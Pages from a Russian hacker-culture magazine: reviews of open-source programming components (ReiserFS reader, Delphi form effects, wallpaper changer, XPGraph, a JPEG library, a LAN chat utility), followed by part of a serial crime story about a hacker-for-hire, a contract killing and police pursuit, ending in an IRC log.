$form = new HTML_QuickForm('frmTest', 'get');
$arr=$form->getRegisteredRules();
echo "<h3>getRegisteredRules()</h3>";
for($i=0;$i<count($arr);++$i){
echo "$i $arr[$i]<br>";
}
?>
```

В результате на экране появятся 12 правил. Вообще говоря, этот список можно легко расширять, добавляя новые рулесы при помощи метода registerRule. Делается это примерно так: $form->registerRule ("XaRule", "regex", "[a-z]"). Здесь [a-z] - регулярное выражение, которое соответствует нашему правилу. Так что ты без проблем сможешь клепать свои рулесы, если тебя не устраивают 12, идущих по дефолту.




ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ


ReiserFS
Visual C++

Описание
Почему почти все ОС, отличные от Windows, умеют читать различные версии FAT и NTFS, а окна не хотят воспринимать ничего, кроме своих родных файловых систем? Я не понимаю этого. Чтобы увидеть разделы других ОС, приходится использовать сторонние разработки. Сегодня в обзор попала прога, которая умеет работать с ReiserFS.

Особые отличия
- Программа определяет и может монтировать все файловые системы ReiserFS.
- Можно без проблем путешествовать по директориям, создавать собственные и даже работать с файлами.
- Есть возможность обмена файлами между файловой системой Windows (любой FAT и NTFS) и ReiserFS.
- Отличный пример работы с прямым доступом к диску через 13-е прерывание (почему int13h ассоциируется у меня только с деструкцией? :) - Прим. Dr.).
- Во время работы с программой ты оказываешься в консоли с обширным набором команд.
- Внешний вид а-ля консоль, пугающий ортодоксальных фанатов GUI.



Ссылки
Забираем здесь:
www.programmersheaven.com/d/click.aspx?ID=F34167



Диагноз
Исходный код просто супер с любой точки зрения - практической и информационной. Изучив тонкости исходника, ты узнаешь много нового о файловых системах, а добавив GUI, получишь удобную в использовании программу.


TArtForm
Delphi



Описание
Совсем недавно я рассказывал о компоненте, позволяющем делать окна произвольной формы и содержащем несколько эффектов. Не прошло и пары месяцев, как в инете появился компонент, битком набитый эффектами, которыми можно украсить появление или исчезновение любого окошка в программе.

Особые отличия
- В компонент встроено 54 эффекта. Первые 10 эффектов достаточно простые и отображают разворачивающееся в разных плоскостях окно. Эффекты с наибольшим индексом - самые красивые. На скрине показан эффект под номером 51, в котором окно прорисовывается в виде вращающихся овалов.
- Скорость прорисовки управляется через свойство Steps. Чем меньше это значение, тем быстрее прорисуется окно.
- Немного колдовства с бубном - и можно установить один эффект для открытия окна, а другой для закрытия.
- Создание эффектов происходит через регионы Windows различных типов. Я специально протестировал программу на самом слабом компьютере (Pentium 100) и скорость оказалась великолепной. Главное, чтобы видео в системе было более-менее достойным, то есть не из серии S3 середины 90-х годов выпуска.
- Аппетит приходит во время еды, а во время тестирования захотелось иметь возможность самому создавать эффекты без кодин га. Ведь это легко, если юзать маски.

Диагноз
Я всегда за стандартизацию интерфейса и не очень люблю лишние прибамбасы. Но красивый эффект программу не испортит, зато оставит у юзера приятное впечатление.



Ссылки
Исходник забираем здесь:
www.torry.net/vcl/forms/effects/ArtForm.zip




Фленов Михаил aka Horrific www.vr-online.ru

TWPChanger
DelphiC++

Описание
Все пользователи любят вешать на свой десктоп всякие погремушки и различные ерундушки :). Я такие вещи не особо приветствую, поэтому на экране держу только одну иконку – корзину. А вот от хороших обоев на рабочем столе никогда не откажусь. Изменять их вручную? Иногда лень даже мышку двинуть. Устанавливать спецпрограмму? Лишний мусор в системе, поэтому лучше написать свою. Если тоже хочешь написать свой чейнджер для обоев, то юзай TWPChanger (в общем, чейнджер и без этого компонента займет 15 строчек кода :). - Прим. Dr.).

Особые отличия
- Одной строкой кода меняет обои на рабочем столе.
- Можно указывать стиль обоев - по центру, растянут или размножен.
- В качестве картинок можно юзать BMP и JPEG.
- Если использовать JPEG-картинки, то они автоматически конвертируются в формат Windows Bitmap.
- Компонент генерирует события начала и завершения смены обоев, что позволяет контролировать процесс на особо слабых машинах.



Диагноз
Если написать хорошую программу смены обоев, то на ней можно неплохо заработать, и этому есть уже достаточно много подтверждений из жизни. А можно написать и просто утилитку для души.

Ссылки
Забираем файл здесь:
www.torry.net/vcl/misceff/wallpapers/WPChanger_14.zip





XPGraph
Delphi

Описание
По нажатии Ctrl+Alt+Del в Windows XP можно увидеть симпатичное окно с графиком загрузки системы. В принципе, сделать такое не слишком сложно, но зачем делать, когда есть готовое? Сегодня я нашел компонент XPGraph, который удовлетворит твои потребности.

Особые отличия
- Компонент выглядит отлично и является точной копией XP-варианта отображения загрузки системы.
- Легко устанавливается (хотя засовывать один компонент в отдельный пакет может показаться лишним) и работает в любой версии Delphi, в том числе и совершенно новом Delphi 2005.
- Изменение параметров графика совершается одной строчкой кода.
- История изменений сохраняется и отображается на экране автоматически.
- Нет исходных кодов. Хотя автор и кричит, что компонент 100% Free, но исходники мне не дал даже после большой просьбы. А вот зеленых президентов мне жалко предлагать, потому что написать такое можно за пару дней с перерывами на похмелье.

Диагноз
Этот компонент отлично подходит для создания простых графиков. В моей практике уже несколько раз была такая проблема, когда крутой и навороченный Chart излишен, а создавать что-то свое не успеваешь из-за сроков. Раньше я отказывался от графика вообще, а теперь использую XPGraph, и он окончательно осел в закладках компонентов моего Delphi.

Ссылки
Забираем здесь:
www.torry.net/vcl/charts/charts/XPGraph.zip






На компакт-диске ты найдешь все компоненты из этого обзора

JPEG
Visual C++

Описание
Еще 10 лет назад изображения высокого качества на компьютере были роскошью. Хорошие видеокарты могли работать в режиме 256 цветов, а обладатели более дешевых вариантов вообще радовались монохромному режиму. В наши добрые времена даже самая фуфлыжная плата позволяет отображать True Color, так почему бы не использовать это? Я предлагаю тебе хорошую библу для работы с JPEG.

Особые отличия
- Это самая лучшая вариация JPEG-алгоритма. Быстрая реализация компрессии, загрузки и распаковки.
- Поддержка всех распространенных алгоритмов сжатия графики - LZW, RLE, JFIF, PPM, TARGA и других.
- Все параметры - как в других реализациях, а скорость сжатия и качество выше, потому что можно настраивать качество сжатия от 0 до 100 с шагом в 1. Это тебе не Photoshop.
- Библиотека соответствует всем стандартам, поэтому сжатые изображения будут правильно поняты другими программами.



Диагноз
Я не раз видел, как программисты Delphi использовали эту библиотеку. Она настолько хорошо написана, что это не составляет труда. Достаточно только откомпилировать файлы и подключить obj к Delphi-проекту, что не так уж и сложно.

Ссылки
Забираем здесь:
www.programmersheaven.com/d/click.aspx?ID=F15259


LAN Chat Utility
Visual C++

Описание
Я все время говорю: каждый программист хоть раз в жизни должен написать свой собственный чат, потому что это необходимый этап в обучении сетевому программированию. Сегодня мы посмотрим на исходник LAN Chat Utility, созданный человеком по имени Johnson Mathew Easow. Если ты не первый день в мире C++, то наверняка встречался с его работами, потому что он написал достаточно много небольших программ и классов, доступных в исходных кодах. Несмотря на свое название, эта прога не является чатом в том смысле, к которому мы привыкли.

Особые отличия
- Программа позволяет отправлять сообщения на определенный компьютер. Ты указываешь имя получателя и отсылаешь текст, который появляется на компьютере-адресате в окне диалога. В общем похоже на NET SEND - так же просто и функционально.
- Прежде чем отправлять сообщение, программа проверяет наличие указанного компьютера в сети.
- Ограничение на отправляемое сообщение – 1000 символов, что вполне достаточно для отправки практически половины страницы текста MS Word.
- Программа может отобразить все компьютеры, находящиеся сейчас в сети, что облегчит поиск и набор имени получателя.
- Все действия производятся в консольном режиме.

Диагноз
Если раньше в своих программах для отправки сообщений я использовал прямой вызов команды NET SEND в ОС, то теперь буду использовать технологию отправки сообщений из LAN Chat Utility. Мне она очень понравилась своим удобством, простотой и надежностью.

Ссылки
Забираем здесь:
www.programmersheaven.com/d/click.aspx?ID=F36643



mindw0rk (mindw0rk@gameland.ru)

КРЕАТИФФ

ВСЕГО ЧЕРЕЗ НЕСКОЛЬКО СЕКУНД...

ЧАСТЬ III

07.01.

В комнате было по-праздничному уютно. В углу стояла наряженная елка, а на люстре, стенах и занавесках висели гирлянды. Сам бы Паша вряд ли стал тащить елку на пятый этаж, но Аня настояла. Мол, какие без нее Новый год и Рождество. Все-таки ему чертовски с ней повезло.

Он сидел за ноутбуком и лениво читал security-ленту, дожидаясь, когда она вернется. Вечером они планировали отметить праздник в уютном итальянском ресторанчике, где делали изумительную пиццу и макароны под каким-то необычным соусом. А после этого наведаться в ночной клуб, обещавший интересную праздничную программу. Паша вспомнил, как провел предыдущее Рождество... Сидя в инете, он читал форум и тоскливо смотрел на пожелания коллег интересно провести день. Нет, хватит с него виртуальной жизни. Аня должна была вернуться через пару часов, и ему внезапно мучительно захотелось ее увидеть.

Экран на ноутбуке моргнул и неожиданно погас.

Паша с удивлением смотрел на ноут. После перезагрузки появился BIOS, но дальше загружаться система не хотела, ругаясь на ошибку. До этого его линух слетал только один раз, но тогда удалось быстро все настроить. Теперь же загрузочный диск остался на работе, и до своего офиса он доберется только к десятому января. Паша уже хотел отложить комп, но сообразил, что неполадку можно устранить с другого ноутбука. У Ани был свой лаптоп, на котором она писала статьи и который иногда забирала домой, но сам он никогда на нем не работал. По себе знал, как неприятно, когда кто-то копается в твоем рабочем инструменте. Сейчас ее ноутбук стоял на тумбочке в спальне, хозяйки дома не было, и Паша таки решил им воспользоваться.



Это был довольно простенький IBM x31. Черный, компактный, когда-то, возможно, лучший в своем роде. Паша открыл крышку, включил его и с удивлением увидел приглашение ввести пароль. По опыту работы с клиентами он знал, что любители обычно никогда не ставят пароль на вход, так как вводить его каждый раз напрягает, к тому же его можно забыть. Обойти пароль для него не было проблемой - он как раз по работе изучал стандартные средства защиты, используемые в ноутах IBM. Достаточно было ввести недокументированную комбинацию, которую работники техподдержки использовали для быстрой отладки привозимых ноутов. Пробежавшись пальцами по клавиатуре, Паша убрал приглашение и тут же встретил новый сюрприз. На экране появилась менюшка, в которой предлагалось выбрать одну из шести операционных систем: Windows 98, Windos XP, FreeBSD, OpenBSD, RedHat Linux и Solaris. Причем курсор стандартно стоял на OpenBSD.

- Ни хрена себе! - только и мог сказать Паша. Ему доводилось работать с OpenBSD, но углубленно эту систему он не изучал, предпочитая более распространенную фрю и линукс. Паша никогда не слышал о журналистах, которые работают под одним из самых сложных юниксов. Это была система грамотных админов и security-специалистов.

В его памяти пронеслись все те моменты, когда Аня задавала ему совершенно дурацкие компьютерные вопросы, когда жаловалась, насколько ее мозг не приспособлен для компьютерной грамотности. Интересно, зачем ей это? Неужели ей есть что скрывать...

Паша загрузил линукс, в очередной раз удивившись, что не установлен ни один графический интерфейс и все команды необходимо отдавать в шелле. Система была настроена настолько грамотно, что он даже усомнился, смог ли найти в ней лазейку, если бы потребовалось ее удаленно хакнуть. Когда он обнаружил, что большая часть дисков забита security-утилитами, эксплоитами и объемными техническими мануалами, то уже не удивлялся. Было бы странно, если бы на компьютере, работающем под OpenBSD, пылились игрушки. На одном из разделов, впрочем, он нашел ее статьи, хотя уже был почти уверен, что Аня никакая не журналистка.

Папка Work, на которую он сразу обратил внимание, была зашифрована. Он знал, что она наверняка прольет свет на то, кем является его девушка. Но никакие знания, никакая квалификация не помогли бы ему взломать 512-битный ключ шифра. Остальной контент составляли системные программы и картинки, содержащие непонятные схемы.
То, что Паша узнал, вызывало у него двойственные чувства. С одной стороны, он испытал что-то вроде восторга от того, что его Аня разбирается в компьютерах, судя по всему, даже лучше, чем он сам. С другой стороны, он не понимал, зачем ей было это так скрывать. Причем настолько тщательно, что за эти полгода она ни разу не дала ему повод заподозрить ее в подобных знаниях. Теперь ему нужно было решать - поговорить с ней об этом, попытаться все выяснить или делать вид, что он ничего не знает.
Его размышления прервал звонок в дверь.
Паша быстро выключил ноутбук, закрыл крышку и поспешил к двери. Пожалуй, он поговорит с ней, но не сейчас. Он открыл дверь.
На пороге стоял высокой молодой парень лет 25 с короткой прической под еж, одетый в кожаную курточку и джинсы. В руке у него был портфель.
- Здравствуйте. Мы проводим социологический опрос жителей этого района относительно строящегося здания. Вы не могли бы заполнить нашу анкету?
Парень вступил в квартиру, и Паша на автомате отошел, давая ему пройти.
- Какую анкету? - недоверчиво спросил он.
- Я вам сейчас все объясню.
Молодой человек открыл портфель. Но вместо бумаг в его руке оказался пистолет с глушителем.
- Я не... - хотел было сказать Паша, но пуля, пробившая легкие, заставила его захлебнуться на полуслове. Вторая попала в сердце, и третья, в голову, была уже лишней.
Микки взглянул на лежавшее на полу тело, аккуратно протер тряпочкой из того же портфеля пистолет, положил его рядом с трупом и, убедившись в глазок, что на лестничной площадке никого нет, ушел.

* * *

Аня назвала адрес таксисту и откинулась на сиденье. В окне проплывали московские улицы, но она не замечала домов. Она думала о своем будущем. Сейчас у нее было все, о чем можно мечтать. Свой дом, интересная работа, любимый парень. Но она устала притворяться. Они с Пашей жили вместе уже полгода, и он даже не подозревал, кто она. Аня прекрасно знала, чем Паша занимается на работе, - они находились по разные стороны баррикад. Он - security-консультант и администратор крупного проекта, конечной целью которого была борьба с хакерами и хакерскими атаками. Для себя она даже не могла придумать определение. Наверняка журналисты, коллегой которых она официально считалась, назвали бы ее хакером. Но это словечко слишком притерлось в СМИ. К тому же она занималась не только сетевым взломом.
Если бы восемь лет назад серьезная болезнь не приковала ее к постели, у нее сейчас была бы совсем другая жизнь. Ей приходилось целыми днями сидеть в четырех стенах, и, чтобы девочке было чем себя занять, родители купили ей компьютер с доступом в интернет. Она чатилась по аське все время, круг ее сетевых знакомств постоянно рос. Пока однажды она не познакомилась с Geo. О хакерах она тогда уже слышала, но чем они занимались, представляла смутно. Поначалу она, как обычно, флиртовала с новым сетевым знакомым. Когда он показал ей дефейс крупного сайта, сделанный в ее честь, она была не просто впечатлена. Она захотела узнать, как это можно сделать. И постепенно Geo ввел ее в этот мир. А через три года, когда Geo неожиданно исчез (она так и не узнала, куда он пропал), ее опыту и знаниям могли позавидовать многие security-специалисты.
Аню всегда тянуло к запретному. И получение информации, которую так старательно скрывают от людских глаз, стало ее страстью. Никто и не догадывался, что за многими дерзкими взломами, в результате которых информация, стоящая миллионы долларов, утекала на сторону, стоит симпатичная 20-летняя девушка.
К тому времени болезнь Ани уже давно прошла, и она переехала на новую съемную квартиру, устроившись репортером в газету. Деньги на жизнь она зарабатывала совсем другим, проверенным способом. А писать шумные статьи и быстро доставать для них информацию ей было просто интересно. К тому же ей могло понадобиться прикрытие.
На работе у нее даже появилась подруга, с которой они вместе ходили в клуб и нередко возвращались с новыми приятелями. Но долго в ее постели не задерживался никто. Мужчины ее привлекали меньше, чем





чувства, которые она испытывала от проникновения в святая святых крупных компаний и правительственных систем. Подруга Лена, хоть и не знала о второй жизни Ани, но замечала что-то ненормальное в ней. Однако подколки и попытки серьезно поговорить и во всем разобраться проходили мимо.
Знакомство с Пашей все изменило. Она впервые испытала что-то похожее на влюбленность, а то, что этот парень специализируется на безопасности, ее забавляло. С тех пор прошло полгода, и она могла назвать их отношения удачными. Если не считать ее обмана, который длился с самого начала их встречи. Она попросту боялась, что если все расскажет, может его потерять.
Именно поэтому взлом новогодней спутниковой трансляции должен был стать последним. Заказчик, который к ней обратился, обещал огромные деньги, и она долго к этому готовилась, изучая об используемых системах связи все что только можно. Риск был очень большим, но это ее только подзадоривало.
К вечеру 31 декабря у нее все было готово. Аппаратура, установленная на специально снятой для этого квартире, была настроена на перехват спутникового сигнала, скрипты запрограммированы автоматически обрабатывать трафик и заменять его приготовленным видео. Когда в новогоднюю ночь Аня отправилась доставать подарок Паше, она включила находящийся в sleep mode ноутбук, через длинную цепочку проксисерверов зашла на свой сервер и ввела несколько команд. Потом выключила компьютер и вернулась за новогодний стол. Все прошло, как было запланировано.

* * *

Молоденькая девушка усердно работала язычком. Она знала, кто перед ней, поэтому пыталась как можно лучше угодить мужчине. Кардинал неторопливо курил сигару и наблюдал за юной головкой, склонившейся у его паха. «Неплохо, - подумал он, - девочка определенно далеко пойдет. Стоит взять ее на заметку».
Любовные утехи прервал телефонный звонок.
- Да? - требовательно сказал Кардинал.
- Клиент созрел, - ответил голос из трубки.
- Хорошо, - Кардинал нажал отбой.
Теперь волноваться не о чем. Девочка продолжала старательно делать свое дело, и Кардинал по-отечески погладил ее по головке.
- Ты моя хорошая.

* * *

Такси остановилось у дома, и, расплатившись с водителем, Аня направилась к своему подъезду. Она проголодалась, но перебивать аппетит, несмотря на то что дома в холодильнике была куча еды, не собиралась. Через пару часов они с Пашкой пойдут в ресторанчик и нормально поедят. Поднявшись на свой этаж, Аня позвонила в дверь. У нее был ключ, но она любила, когда Паша ее встречает. Ответа не последовало. Она нажала на кнопку звонка еще раз. Паша сказал, что никуда не собирается, может, решил сбегать в магазин?
Девушка достала из прикрепленной к поясу кожаной сумочки ключ, вставила в замок... но он был открыт. Аня отворила дверь. От того, что она увидела, спина покрылась неприятным холодком, виски интенсивно начали пульсировать. На полу в луже собственной крови лежал Паша. Его открытые, но пустые глаза смотрели в пол, а неестественная поза указывала на то, что сам он уже никогда не поднимется.
Мозг Ани начал лихорадочно работать. Кому могла понадобиться его смерть? В голове пронеслось множество нелепых вариантов. Но один из них казался реалистичнее всех остальных. Может быть, хотели убрать не Пашу, а ее? Она слишком далеко зашла со своими взломами. К тому же заказчик зачем-то настаивал на личной передаче денег. Если так, убийцы должны быть где-то рядом.
Аня затаив дыхание, прислушалась ко звукам в квартире. Везде царила тишина. Звонить в милицию исключено - слишком мало прошло времени после взлома эфира, милиция могла докопаться. К тому же, если охотились за ней, в отделении до нее могли добраться. Единственным выходом, который пришел ей в голову, было бежать. Осторожно прикрыв дверь, она стала спускать по лестнице вниз. Сначала медленно, потом бегом. По дороге чуть не сбила двух поднимающихся мужчин, которые, похоже, о чем-то ее спросили, но она не слышала и уже не останавливалась.
Выскочив из подъезда, Аня первым делом увидела стоящую рядом милицейскую машину. Застыв на месте, она только через секунду осознала, что в ней никого нет. И Аня побежала. Не зная куда, не зная, что будет потом. Главное - подальше от этого места.

* * *

Второй раз Cribble позвонил Антонову через два дня. Вначале он думал, что деньги ему выплатят вперед, анонимно, но в реальности оказалось, что, если ты претендуешь на награду, нужно обязательно явиться в отделение и подписать кучу бумаг. В планы Cribbl'a это не входило, и он повесил трубку. Но время шло, а деньги, чтобы рассчитаться с долгом,

брать было неоткуда. В конце концов хакер позвонил следователю снова и сообщил адрес.
Антонов с недоверием отнесся к звонку незнакомца. Он считал, что подобный взлом не может совершить один человек, да еще и молодая девушка. Скорее всего, звонивший хотел с ней за что-то поквитаться таким вот специфичным способом. Но проверить звонок следователь был обязан.
Выехав по указанному адресу вместе с напарником, Андрей тем временем размышлял о том, что они имеют. Его ребята смогли выйти на прокси-сервер, с которого осуществлялся взлом. Он уже связался с его владельцем и потребовал выдачу реального IP, но полученный айпишник был от другого прокси. С его владельцем быстро договориться не получилось. Он требовал доказательств причастия к органам, и, учитывая то, что жил он в Канаде, а русское мыло милицейского отдела ему ни о чем не говорило, начались проблемы. А сверху постоянно давили и требовали ежедневных отчетов. Параллельно ФСБ приступило к активным действиям - антихакерские рейды начались в Москве и Питере, и из закрытой информации было известно, что сотрудники спецслужб арестовали около 20 известных в андеграунде хакеров.
Машина подъехала к нужному дому.
- Андрей, может, мне здесь остаться? Ну если она надумает скрыться, - предложил напарник, высокий опер Иван, который когда-то был лучшим боксером, а теперь стал одним из лучших специалистов по замкам и электронике.
- Пошли со мной. Возможно, понадобится твоя помощь.
Поднимаясь по лестнице, они столкнулись со спешащей и явно взволнованной девушкой лет 23-х.
- Скажите, кто живет в 64 квартире? - спросил Иван, но девушка пронеслась мимо, даже не взглянув на него.
- Что это с ней?
- Не знаю, - ответил Антонов, но на душе почему-то появилось беспокойство.
Дверь в квартиру 64 была не закрыта. Толкнув ее, оба милиционера замерли. Внутри лежал труп. Иван тут же достал пистолет, и оба, осторожно передвигаясь, исследовали все комнаты. В квартире никого не было.
Андрей подумал о девушке, которая быстро спускалась по лестнице, и, кинув на бегу, чтобы напарник вызвал кого надо, побежал вниз. Но было уже слишком поздно - девушка исчезла.

* * *

Аня сидела в неприметной маленькой кафешке и пыталась собраться с мыслями. Заказанный кофе остывал на столике - она к нему даже не притронулась. Теперь, когда она начала думать более трезво, она поняла, что поступила глупо. Конечно, нужно было звонить в милицию, в конце концов, у нее было алиби: она сидела в интернет-кафе, и это подтвердили бы как минимум десять человек. Что именно она там делала, они никогда бы не узнали. И причин подозревать ее в чем-то другом у милиции нет. Ее отпустили бы сегодня же. Теперь же милиция знает, что она жила в той квартире и считает, что она скрылась с места преступления. Что самое неприятное - она не забрала свой ноутбук, на котором были доказательства ее причастности ко многим взломам. Правда, добраться через шифр до этих сведений могло у управления «К» занять целую вечность.
Аня думала, у кого она могла бы остановиться, где ее не будут искать. Ее, конечно, приютила бы подруга или их с Пашей общие приятели, но втягивать их не хотелось. Наконец она достала мобильник и набрала номер.
- Криб, привет.
- Кто это? - с удивлением спросил Cribble, услышав женский голос.
- Это Alkaed. Ты мне как-то дал свой номер, сказал, если нужна будет помощь - обращаться.
Последовала долгая пауза.
- Да.
- Так вот, нужна твоя помощь. Я попала в большие неприятности. Приютишь меня на некоторое время?
Мозги Cribbl'а быстро заработали. С одной стороны ему не хотелось сталкиваться с человеком, которого он подставил. Но с другой стороны девица явно собирается скрыться. И если он сейчас откажет ей в приеме, 50 штук могут ускользнуть. Тогда ему конец. Наконец хакер ответил.
- Хорошо.
Аня записала адрес.
- Я скоро буду.
Cribble какое-то время неподвижно стоял, прижав к уху трубку. А потом нажал сброс и начал набирать номер.

* * *

Аня уже долгое время обитала на IRC, где общалась с подобными ей ребятами. Она быстро доказала, что ее квалификация высока, и заслужила уважение. Но о том, что она девушка, никому не говорила. И еще никто не знал, чем именно она занимается. Alkaed считала, что чем меньше о ней будут знать, тем лучше. К тому же она никому не доверяла.
С Cribble'ом она сдружилась около двух лет назад. Он, как и она, делал взломы на заказ и зарабатывал на этом неплохие деньги. У него было хорошее чувство юмора и глубокие технические знания, но Cribble был очень скрытным и никогда не говорил о себе. В конце концов ей удалось его разговорить, но и хакер узнал о ней больше, чем требовалось. Постоянно общаясь друг с другом в IRC, они никогда не делали попыток встретиться. И когда в Сети становилось известно о новом взломе, научились узнавать почерк друг друга. Через несколько месяцев Cribble исчез и долго не появлялся. Где он пропадал, Alkaed не знала. Потом он объявился сам, но Аня сразу почувствовала, что между ними встал невидимый барьер. Cribble стал еще более скрытным, чем вначале и уже не шутил с ней, как прежде. Они просто пересекались на канале и трепались на бесполезные темы.
Номер своего мобильника хакер ей дал еще до своего исчезновения. И теперь пришло время им воспользоваться.





* * *

Дверь ей открыл парень лет 25, в мятой рубашке и с растрепанными волосами. У него были мешки под глазами от долгого сидения за компом, и Аня про себя отметила, что ожидала от него большего. Тем не менее, здесь она была не для романтических знакомств, поэтому, поздоровавшись, зашла к нему в однокомнатную квартиру.
Квартира представляла не более приятное зрелище, чем ее хозяин. Повсюду разбросаны компьютерные журналы, старая мебель покрыта пылью, на полу - батареи пивных бутылок. Он даже не постарался прибраться к ее приходу. Cribble заметил ее взгляд, удивленно осматривающий обстановку, и попытался оправдаться:
- Надо было бы прибраться, но последнее время была куча дел. Сама понимаешь.
- Меня это не смущает. У самой дома постоянно беспорядок, - соврала Аня.
Девушка подняла один из журналов, на котором большими буквами красовалась надпись «][акер», а ниже - фотография соблазнительной девицы с гаджетом на полуобнаженном теле.
- Давно его не читала. Пишут что-то интересное?
- Да так. Ерунду всякую. Сколько времени собираешься здесь пробыть?
- Не знаю, Криб. У меня сейчас действительно неприятности, нужно какое-то время, чтобы все обдумать.
- Что-то серьезное?
- Да. Ну а ты как? Чего в этой каморке ютишься?
- Не могу я жить в больших просторных квартирах. Как-то не по себе. Вот, продал свою четырехкомнатку и решил поселиться здесь. Для компа места хватает, а что еще надо? - Cribble постарался, чтобы его голос звучал убедительно.
- Да уж. Холостяцкая берлога во всей красе, - Аня многозначительно указала на валяющиеся около дивана носки.
- Спать будешь на кухне, там есть диван.
Аня заглянула на кухню. Там хоть и стояла немытая посуда, но сама кухня и диван в ней были вполне удовлетворительными. Ведь нужно всего лишь некоторое время перекентоваться, потом она что-нибудь придумает.
- И не беспокойся насчет посетителей. Сюда редко кто приходит.
Аня решила не говорить, что ей это сразу стало понятно.
Пожалуй, основной достопримечательностью квартиры была компьютерная стойка - два монитора, системный блок, сканер, принтер, крутая аудиосистема, выделенный кабель, тянущийся к двери. И старенький ноутбук, валяющийся на диване.
- Дашь потом воспользоваться компом?
- Чувствуй себя как дома, - пожал плечами Cribble.
Аня присела на диван и устало вздохнула. Это было худшее Рождество в ее жизни.

* * *

Весь день Антонов мотался как белка в колесе. Процедуры, показания, экспертиза - ему пришлось участвовать во всем этом, и только под конец рабочего дня удалось вырваться. По словам соседей, в этой квартире действительно жила девушка, и ее приметы совпадали с приметами незнакомки, чуть было не сбившей их на лестнице. Антонов корил себя, что не остановил ее тогда. Люди также заверили, что их соседи были тихой, счастливой парой, никаких перебранок они не слышали, да и вообще непонятно, за что можно было убить такого приятного молодого человека. По всем признакам сработал профессионал, и не было никаких версий относительно мотива. Впрочем, это уже было не его дело. За работу взялись сотрудники по уголовным делам, а Антонов и Иван вернулись в свой компьютерный отдел.
- Андрей, тебе звонили. Какой-то парень, сказал, что по поводу хакера, взломавшего эфир, - сообщил ему один из работников отдела.
Он и забыл про него. Антонов тут же встрепенулся. Если этот парень знал домашний адрес Alkaed, он мог знать и где она сейчас.
- Что он сказал?
- Сказал, что перезвонит.
- Когда? Он не сказал, когда он перезвонит?
- Нет.
Антонов пожалел, что не оставил ему свой мобильный. Что ж, остается теперь ждать, пока он перезвонит. Антонов подозревал, что убийство произошло не просто так. Люди, которые могли заказать взлом сети телеканала, знали, что случай этот органы так просто не оставят. Лишние свидетели были ни к чему. И если эта девушка как-то причастна ко взлому, он собирался найти ее быстрее убийц.

* * *

Session Start: Sun Jan 07 18:45:49
* Now talking in #lcd
* Topic is 'Муфела, Каспера и Слэша приняли! В Москве и Питере про-

водятся рейды. Всем быть начеку!'
* Set by Ali on Sun Jun 06 09:12:11

* Origin has joined #lcd
Origin: Эй! Всем привет.
Origin: Алло, есть кто живой?
Origin: Я только что вернулся со Швейцарии. Отдохнул супер! Как отметили?
Origin: #*&%^. Только заметил топик. КАК приняли??
Ali: Привет, Оридж. Сейчас народ не особо языком мелет. Новогодний взлом расшевелил осиное гнездо. Под раздачу попали все.
Origin: Новогодний взлом? Так вы все-таки что-то похакали?
Ali: Не мы. Кто именно, неизвестно. Ты не слышал?
Origin: Да нет же. Я в Швейцарии все это время был, даже телек некогда было глянуть.
Ali: Кто-то взломал телевизионный эфир во время трансляции обращения президента. Вставили фрагменты из прошедших терактов. Кто-то заработал бабки, а попал весь андеграунд.
Origin: Нихрена себе. Кто это мог быть?
Ali: Так тебе кто-то и скажет.
Xonix: Все друг друга подозревают. Ты, Оридж, тоже под подозрением, да.
Origin: Да идите вы. Я в Швейцарии был.
Xonix: Ага. С Дедом Морозом ряженку пил :).
Origin: А как Муфел-то попался?
Ali: У него был срок условный за взлом сервака Самсунга. Последнее время он, конечно, не промышлял. Но пойди объясни это клоунам в погонах.
Origin: А Каспер, Слэш?
Ali: Все были в разработке, но ничего серьезного на них не было. Теперь идут разборы полетов: кто, где, что, когда.
Xonix: Я бы, Оридж, на твоем месте осел на дно на некоторое время.
Origin: Да уж понятно. Что остальные?
Ali: Да пока тьфу-тьфу. Многих, правда, давно не видно. Надеюсь, у них там все ок.
Xonix: Сейчас тут по телику, кстати, новости показывают, по поводу взлома как раз.
Origin: Что говорят?
Xonix: Да бред полный. Как обычно. Ничего не известно, ведется следствие. А, во, упомянула про рейды.
Origin: Да уж. Новости нужно искать не на телевидении точно.
Ali: Да на форумах тоже ничего конкретного. Все суетятся, все друг друга подозревают. Говорят, ФСБ взялось за народ всерьез.
Origin: Надо было остаться в Швейцарии еще на пару недель.
